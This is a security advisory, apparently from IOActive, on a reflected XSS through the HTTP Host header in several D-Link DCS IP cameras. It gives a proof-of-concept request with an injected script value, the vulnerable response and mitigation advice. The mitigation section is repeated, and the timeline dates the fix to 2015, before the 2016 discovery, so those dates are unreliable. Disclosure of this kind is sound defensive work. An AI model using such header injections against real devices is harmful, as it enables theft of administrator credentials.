To summarize, focus on output encoding first and then move toward input validation. While the bulk of XSS issues can be mitigated with proper output encoding, IOActive recommends also strictly limiting input on all form fields and query strings. This requires documenting all expected inputs throughout the site and then developing a master class through which this input passes that strips malicious or unexpected characters. Do not rely on client-side input validation, as this is easily bypassed through manual request tampering.

Timeline

June 20, 2016:	IOActive discovers the vulnerability and notifies D-Link
June 28, 2016:	D-Link acknowledges the issue on the DCS-5009L and works on a fix
July 1, 2016:	D-Link includes the DCS-5009L, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L as affected products
July 15, 2015:	D-Link publishes the fix for the affected products

Title	Reflected XSS in HTTP Host Header
Severity	Low – CVSSv2 Score 2.4 (AV:L/AC:H/Au:S/C:P/I:P/A:N)
Discovered by	Tao Sauvage
Advisory Date	July 21, 2016

Affected Products

D-Link DCS-5009L IP Camera, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L.

Impact

The web UI trusts the HTTP `Host` header when using it in the JavaScript code in *hmview.htm*, making it vulnerable to reflected Cross-Site Scripting (XSS). An attacker could exploit the XSS in order to access the administrator's credentials and gain access to the IP camera. However, due to the location of the XSS, exploiting it would require additional effort, such as the ability to install a malicious add-on to the administrator's web browser.

Background

The D-Link DCS-5009L IP Camera can be used to remotely monitor your home. It can be accessed via the D-Link cloud or configured to upload recordings to an FTP server, as well as sending notifications via email. DCS-5009L can rotate and tilt, and has night vision and movement detection.

Technical Details

IOActive found that the IP Camera's administrative web panel uses the HTTP `Host` header within the JavaScript of its home page. The web panel fails to properly sanitize the header, which could contain malicious JavaScript.

The following is an example of malicious JavaScript in the `Host` header:

```
GET /home.htm HTTP/1.1
Host: 192.168.0.20";alert(1);a="
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46YWRtaW4xMg==
Connection: close
```

Response:

```
HTTP/1.0 200 OK
Server: alphapd
Date: Mon Jun 13 16:26:56 2016
Pragma: no-cache
Cache-Control: no-cache
Content-type: text/html
. . .
function StartH264()
{
    pluginobj3.RemoteHost = "192.168.0.20";alert(1);a="";
    pluginobj3.RemotePort = 80;
    pluginobj3.ProfileID = 1;
. . .
function StartH264_MD5()
{
    pluginobj3.RemoteHost = "192.168.0.20";alert(1);a="";
    pluginobj3.RemotePort = 80;
    pluginobj3.ProfileID = 1;
. . .
```

An attacker could exploit the XSS against the IP Camera's administrator in order to access the administrator's credentials. A potential attack scenario would be to trick the administrator into installing a malicious browser add-on that would automatically replace the `Host` header with a malicious one when he visits the camera's administrative web panel. Although unlikely, this scenario is possible under certain circumstances.

Mitigation

The first step in remediating XSS vulnerabilities is analyzing the various components of the application, such as input fields, headers, hidden fields, cookies, and query strings. From there, rigorously determine the expected input, and specifically what should be allowed. IOActive recommends developing a whitelist of allowed inputs, as blacklisting can become a management burden and inevitably inputs will be overlooked.

Proper output encoding is the best and quickest way to mitigate XSS vulnerabilities, because the vulnerability presents itself when the client's web browser executes script code presented on a given page. Output encoding prevents injected script from being sent to users in an executable form.

The primary characters that require encoding on output are:

Character	Encoding	Character	Encoding
<	&lt; or &#60;	(	&#40;
>	&gt; or &#62;	)	&#41;
&	&amp; or &#38;	#	&#35;
"	&quot; or &#34;	%	&#37;
'	&apos; or &#39;	;	&#59;
+	&#43;	-	&#45;

In addition to the above, ensure that the underlying web server is set to disallow HTTP `TRACE` support, which can sometimes be leveraged in such a way that grants attackers the ability to steal user cookies, as well as enabling other cross-site request forgery attacks. To determine whether the web server supports the `TRACE` method, perform an HTTP `OPTIONS` request.

To summarize, focus on output encoding first and then move toward input validation. While the bulk of XSS issues can be mitigated with proper output encoding, IOActive recommends also strictly limiting input on all form fields and query strings. This requires documenting all expected inputs throughout the site and then developing a master class through which this input passes that strips malicious or unexpected characters. Do not rely on client-side input validation, as this is easily bypassed through manual request tampering.

Timeline

June 20, 2016:	IOActive discovers vulnerability and notifies D-Link
June 28, 2016:	D-Link acknowledges the issue on DCS-5009L and works on a fix
July 1, 2016:	D-Link includes DCS-5009L, 5010L, 5020L, 930L, 931L, 932L, 933L, 934L in the affected products
July 15, 2015:	D-Link publishes fix for the affected products